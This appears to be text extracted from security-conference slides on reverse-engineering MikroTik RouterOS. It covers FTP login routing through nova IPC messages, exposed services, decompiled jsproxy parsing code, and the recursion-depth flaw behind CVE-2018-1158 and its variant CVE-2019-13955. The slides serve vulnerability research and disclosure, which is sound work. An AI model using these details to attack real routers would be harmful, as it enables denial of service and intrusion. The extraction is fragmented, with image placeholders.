102	6.925800	192.168.200.134	192.168.200.129	FTP	90	Response: 215 UNIX MikroTik 6.47
125	8.651220	192.168.200.129	192.168.200.134	FTP	72	Request: QUIT
127	8.651371	192.168.200.134	192.168.200.129	FTP	79	Response: 221 Closing

```
// file: /nova/bin/ftpd
std::string *ctor_001()
{
    // ...
    string::string((string *)&dword_80505A0, "QUIT");
    dword_80505A4 = (int)sub_804C3C4;
    // ...
    string::string((string *)&dword_80505B0, "USER");
    dword_80505B4 = (int)sub_804C406;
    // ...
    string::string((string *)&dword_80505C0, "PASS");
    dword_80505C4 = (int)sub_804B7AE;           ← handle PASS cmd request
    // ...
}
```

```

void sub_804B7AE(int a1, int cmd_data)
{
    if ( *(_DWORD *)a1 == 1 )
    {
        // ...
        nv::message::message((nv::message *)v13);
        nv::message::insert_vector((int)v13, 0xFF0001, 13, 4);
        nv::message::insert<nv::u32_id>((int)v13, 0xFF0007, 1);
        string::string((string *)v15, (const char *)(*(_DWORD *)a1 + 16) + 4));
        nv::message::insert<nv::string_id>(v13, 1, v15); // username
        string::freeptr((string *)v15);
        string::string((string *)v15, (const char *)(*(_DWORD *)cmd_data + 4));
        nv::message::insert<nv::string_id>(v13, 3, v15); // password
        string::freeptr((string *)v15);
        nv::message::insert<nv::u32_id>((int)v13, 7, 4);
        nv::message::insert<nv::addr6_id>(v13, 23, v16);
        // ...
        (*v nv::Looper::exchangeMessage(nv::Looper *this, nv::message *a2, int a3, unsigned int a4)
        v6 = nv::isError((nv *)v14, 0, 0, *(string **)v15);
        /* ... check result ... */

```


/nova/bin/user

← Uff0001: [13,4]


← uff0007:1

← s1: 'username'


← s3: 'password'



# IPC Mechanism




# Routing Example: FTP Login






# Routing Example: FTP Login



# Agenda



Introduction



Communication  
Mechanism



Research &  
Vulnerabilities



Summary

How to talk to them?

“ ...x&% ¥#@ ... ”

## https://github.com/tenable/routeros



**jacob-baines** Slides for BSides NoVA and BSides San Diego

✓ 21d7213 on 7 Mar 2020 🕒 47 commits

8291_honeypot	Update to honeypot to respond to list and login requests.	3 years ago
8291_scanner	Updated Scanner README	3 years ago
brute_force	Defcon 27 release	3 years ago
cleaner_wrasse	Updated to use Curve25519 to establish the session key for the web in...	3 years ago
common	Updated 8291 scanner to do old RouterOS unauth file fetch.	3 years ago
ls_npk	DNS and npk tooling.	3 years ago
modify_npk	Update modify_npk README	3 years ago
msg_re	Defcon 27 release	3 years ago
option_npk	DNS and npk tooling.	3 years ago
pcap_parsers	Updated to use Curve25519 to establish the session key for the web in...	3 years ago
poc	Code cleanup for upcoming talk.	3 years ago
slides	Slides for BSides NoVA and BSides San Diego	3 years ago
tests	Removed test build files	4 years ago
www_scanner	Simple www scanner and results from August.	3 years ago
.gitignore	Added gitignore as requested	3 years ago
LICENSE	Defcon 27 release	3 years ago
README.md	Defcon 27 release	3 years ago

```

void sub_804B7AE(int a1, int cmd_data)
{
    if ( *(_DWORD *)a1 == 1 )
    {
        // ...
        WinboxMessage msg;
        msg.set_to(13, 4);
        msg.set_command(1);
        string::string((string *)v15, (const char *)(*(_DWORD *)a1 + 16) + 4);
        msg.add_string(1, "username");
        msg.add_u32(7, 4);
        msg.add_ip6(23, ipv6_addr);
        msg.add_string(3, "password");
        nv::message::insert<nv::u32_id>((int)v13, 7, 4);
        msg.set_reply_expected(true);
        jsSession.sendEncrypted(msg, true);
        (*(void (__cdecl **)(char **))(v5 + 0x78))(v14, v13);
        msg.reset();
        jsSession.recvEncrypted(msg);
        if (msg.has_error()) {
            // ...

```

← Uff0001:[13,4]  
 ← uff0007:1  
 ← s1:'username'  
 ← s3:'password'

It's time for bug hunting !

# Service Listening

```
/flash/rw/disk # bb netstat -tulnp
```

```
Active Internet connections (only servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	:::80	:::*	LISTEN	133/www // http
tcp	0	0	:::2000	:::*	LISTEN	110/btest
tcp	0	0	:::21	:::*	LISTEN	119/sermgr // ftp
tcp	0	0	:::22	:::*	LISTEN	119/sermgr // ssh
tcp	0	0	:::23	:::*	LISTEN	119/sermgr // telnet
tcp	0	0	:::8728	:::*	LISTEN	119/sermgr // api
tcp	0	0	:::8729	:::*	LISTEN	119/sermgr // api-ssl
tcp	0	0	:::8291	:::*	LISTEN	101/mproxy // winbox
udp	4480	0	0.0.0.0:68	0.0.0.0:*		114/dhcpclient
udp	0	0	:::5678	:::*		108/net

# Reachable Binary

http  
api/api-ssl  
winbox




/nova/bin/*				
agent	bridge2	console	diskd	fileman
graphing	licupgr	log	mactel	mproxy
net	portman	resolver	smb	traceroute
user	wproxy	www	...	
/ram/pckg/<package_name>/nova/bin/*				
ddns	fping	macscan	memtest	mobit
netwatch	pspeed	scanner	sigwatch	wakeonlan
hotspot	igmpproxy	ipsec	sshd	bfd
ppp	wireless	...		

100 +



# Attack Surface



1. The nova message itself

Is the received message parsed well?

2. The exported message handlers

Is the IPC message handled well?

# Nova Message Parsing

```
// file: master-min-8b0da27b892c.js
function post(req, cb) {
  if (window.ArrayBuffer) {
    request('POST', '/jsproxy', session.encryptUint8Array(msg2buffer(req)), function(r){
      session.decryptUint8Array(new Uint8Array(r), cb);
      // ...
    });
  } else {
    request('POST', '/jsproxy', session.encrypt(msg2json(req)), function(r) {
      session.decrypt(r, cb);
      // ...
    });
  }
}
```

nv::message::unflatten()



json2message()

## typed key-value pair

- b: bool
  - u: 32 bit integer
  - q: 64 bit integer
  - s: string
  - r: raw
  - a: IPv6
  - **m: message**
    - nv::message::unflatten(): lazy parsing
    - json2message(): recursive parsing
  - B: bool array
  - U: 32 bit integer array
  - Q: 64 bit integer array
  - S: string array
  - R: raw array
  - A: IPv6 array
  - **M: message array**
- } simple types, relative easy
- } nested message, maybe complicated




```
// file: jsproxy.p (stable 6.40.5)
bool json2message(const string *a1, nv::message *a2)
{
    v3 = sub_6904((char *)(*(_DWORD *)a1 + 4), (int)a2, v2); //(1)
    // ...

```

```
char* sub_6904(char *a1, int a2, char **a3)
{
    // ...
    while ( 1 ) {
        // ...
        if ( (char)a3 > 'U' ) // type
        {
            // ...
            else
            {
                switch ( (_BYTE)a3 )
                {
                    // ...
                    case 'm':
                        if ( v54 != '{' )
                            return v3;
                        ++nptr;
                        nv::message::message((nv::message *)&v63);
                        v14 = sub_6904(nptr, (int)&v63, v13); //(2) recursive call
                        // ...

```



# Patch for CVE-2018-1158

```
// file: jsproxy.p (long-term 6.42.11)
char* sub_6CFC(char *a1, int a2, char **a3, unsigned int a4)
{
    // ...
    while ( 1 ) {
        // ...
        if ( (char)a3 > 'U' )
        {
            // ...
            else
            {
                switch ( (_BYTE)a3 )
                {
                    // ...
                    case 'm':
                        if ( a4 > 0xA || v50 != '{' ) ← limit the depth of recursive call
                            return v4;
                        ++nptr;
                        nv::message::message((nv::message *)&v59);
                        v12 = sub_6CFC(nptr, (int)&v59, v11, a4 + 1);
                        // ...
                }
            }
        }
    }
}
```

# CVE-2019-13955

variant analysis of CVE-2018-1158

```
// file: jsproxy.p (long-term 6.42.11)
char* sub_6CFC(char *a1, int a2, char **a3, unsigned int a4)
{
    // ...
    while ( 1 ) {
        // ...
        if ( (_BYTE)a3 == 'M' ) ← no depth limitation for this type
        {
            if ( v50 != '[' )
                return v4;
            vector_base::vector_base((vector_base *)v61);
            ++nptr;
            while ( 1 )
            {
                v42 = *nptr;
                // ...
                if ( v42 == ' ' || v42 == ',' )
                    ++nptr;
                else
                {
                    nv::message::message((nv::message *)&v57);
                    v44 = sub_6CFC(nptr, (int)&v57, v43, a4 + 1); // recursive call
```







# IPC Message Handling


# Message Handler

```
